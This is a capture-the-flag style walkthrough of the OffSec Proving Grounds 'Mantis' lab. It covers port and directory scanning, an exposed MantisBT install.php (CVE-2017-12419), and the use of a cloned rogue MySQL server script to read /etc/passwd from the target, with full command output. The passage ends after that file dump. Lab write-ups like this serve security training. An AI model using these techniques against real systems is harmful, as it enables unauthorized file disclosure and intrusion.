
Mantis(Linux)

https://medium.com/@AzureNinja/proving-grounds-mantis-d044d68bcf6c

https://rouvin.gitbook.io/ibreakstuff/writeups/proving-grounds-practice/linux/mantis



About this lab

In this lab, an Arbitrary File Read vulnerability will be exploited to obtain MySQL credentials and crack the admin user's hash for web dashboard access, leading to a reverse shell. Privileges will then be escalated using pspy. This lab focuses on file read vulnerabilities and privilege escalation methods.


Submit Flags

Flag


Add flag value here

Scan the ip

`nmap -sS -sV -sC -A -T5 -p- -Pn 192.168.179.204`



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 18:32 EST
Nmap scan report for 192.168.179.204
Host is up (0.031s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Slick - Bootstrap 4 Template
3306/tcp open  mysql   MariaDB 5.5.5-10.3.34
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 16
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, ODBCClient, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, InteractiveClient, FoundRows, Suppo
ansactions, SupportsCompression, LongColumnFlag, SupportsLoadDataLocal, ConnectWithDatabase, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: Rz0{Am$hb2qbxTy)[o>&
|_  Auth Plugin Name: mysql_native_password
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (95%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_ker
.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (95%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 
 3.10 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%), Linux 4.15 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   31.41 ms 192.168.45.1
2   31.36 ms 192.168.45.254
3   31.45 ms 192.168.251.1
4   31.46 ms 192.168.179.204

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.47 seconds
```




Handcrafted Web Template For Business and Startups

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Ab dolores ea fugiat nesciunt quisquam.


I ran a `gobuster` on this website, and it did find a few directories of interest:

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.179.204/ -t 100
```



```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.179.204/ -t 100
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.179.204/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 316] [--> http://192.168.179.204/css/]
/js                  (Status: 301) [Size: 315] [--> http://192.168.179.204/js/]
/img                 (Status: 301) [Size: 316] [--> http://192.168.179.204/img/]
/fonts               (Status: 301) [Size: 318] [--> http://192.168.179.204/fonts/]
/bugtracker          (Status: 301) [Size: 323] [--> http://192.168.179.204/bugtracker/]
/server-status       (Status: 403) [Size: 280]
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
```

`/bugtracker` looks interesting. It brought me to a login page stating that the admin directory is a security risk.




http://192.168.179.204/bugtracker/login_page.php

Warning: "admin" directory should be removed, or access to it restricted.

I tried to access the `/admin` panel but it didn't work. I took a look at the Github repository for this software and tried to access the other files within the admin panel, which worked:

https://github.com/mantisbt/mantisbt




Index of /bugtracker/config

Name	Last modified	Size	Description
Parent Directory		-	
Web.config	2017-09-03 22:26	309	
config_inc.php	2022-05-05 11:31	327	
config_inc.php.sample	2017-09-03 22:26	3.3K	

Apache/2.4.41 (Ubuntu) Server at 192.168.179.204 Port 80

Also checking /config directory shows config_inc.php which is the application's database configuration file. From a security perspective this is definitely a red flag. Even though we can not read the files, having access to install.php and being able to see sensitive files config_inc.php is clearly a poor security hygiene.


OffSec
Slick - Bootstrap 4 Templ
Administration - Installati
mantisbt/config/config_in
Not Secure
http://192.168.179.204/bugtracker/admin/install.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
MantisBT
Back

Pre-Installation Check

Checking Installation

Config File Exists - Upgrade	GOO
Setting Database Type	GOO
Checking Database connection settings exist	GOO
Checking PHP support for database type	GOO
Checking PHP version (your version is 7.4.3-4ubuntu2.29)	GOO
Checking UTF-8 support	GOO
Checking if safe mode is enabled for install script	GOO
Checking there is no 'config_inc.php' file in 1.2.x location.	GOO
Checking there is no 'custom_constants_inc.php' file in 1.2.x location.	GOO
Checking there is no 'custom_strings_inc.php' file in 1.2.x location.	GOO
Checking there is no 'custom_functions_inc.php' file in 1.2.x location.	GOO
Checking there is no 'custom_relationships_inc.php' file in 1.2.x location.	GOO
Checking there is no 'mc_config_defaults_inc.php' file in 1.2.x location.	GOO
Checking there is no 'mc_config_inc.php' file in 1.2.x location.	GOO

Upgrade Options


Admin Username (to update Database if required)	
Admin Password (to update Database if required)	
Print SQL Queries instead of Writing to the Database	□

https://mantisbt.org/bugs/view.php?id=23173


Finally, after spending a good amount of time trying a few different payloads, I found a few websites referencing CVE-2017–12419

an arbitrary file read vulnerability inside the install.php script. (I would've saved some time if I'd just searched "mantis bug tracker install.php vulnerability" it's literally the first result on Google.)


grab the rogue server script from this GitHub repo and run it.



```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/allyshka/Rogue-MySql-Server.git
Cloning into 'Rogue-MySql-Server'...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 23 (delta 7), reused 6 (delta 6), pack-reused 14 (from 1)
Receiving objects: 100% (23/23), 5.95 KiB | 5.95 MiB/s, done.
Resolving deltas: 100% (9/9), done.

┌──(root㉿kali)-[~]
└─#
```




```
┌──(root㉿kali)-[~/Rogue-MySql-Server]
└─# php roguemysql.php
Enter filename to get [/etc/passwd] > /etc/passwd
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from 192.168.179.204:60636 - greet... auth ok... some shit ok... want file...
[+] /etc/passwd from 192.168.179.204:60636:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mantis:x:1000:1000::/home/mantis:/bin/bash
```



```
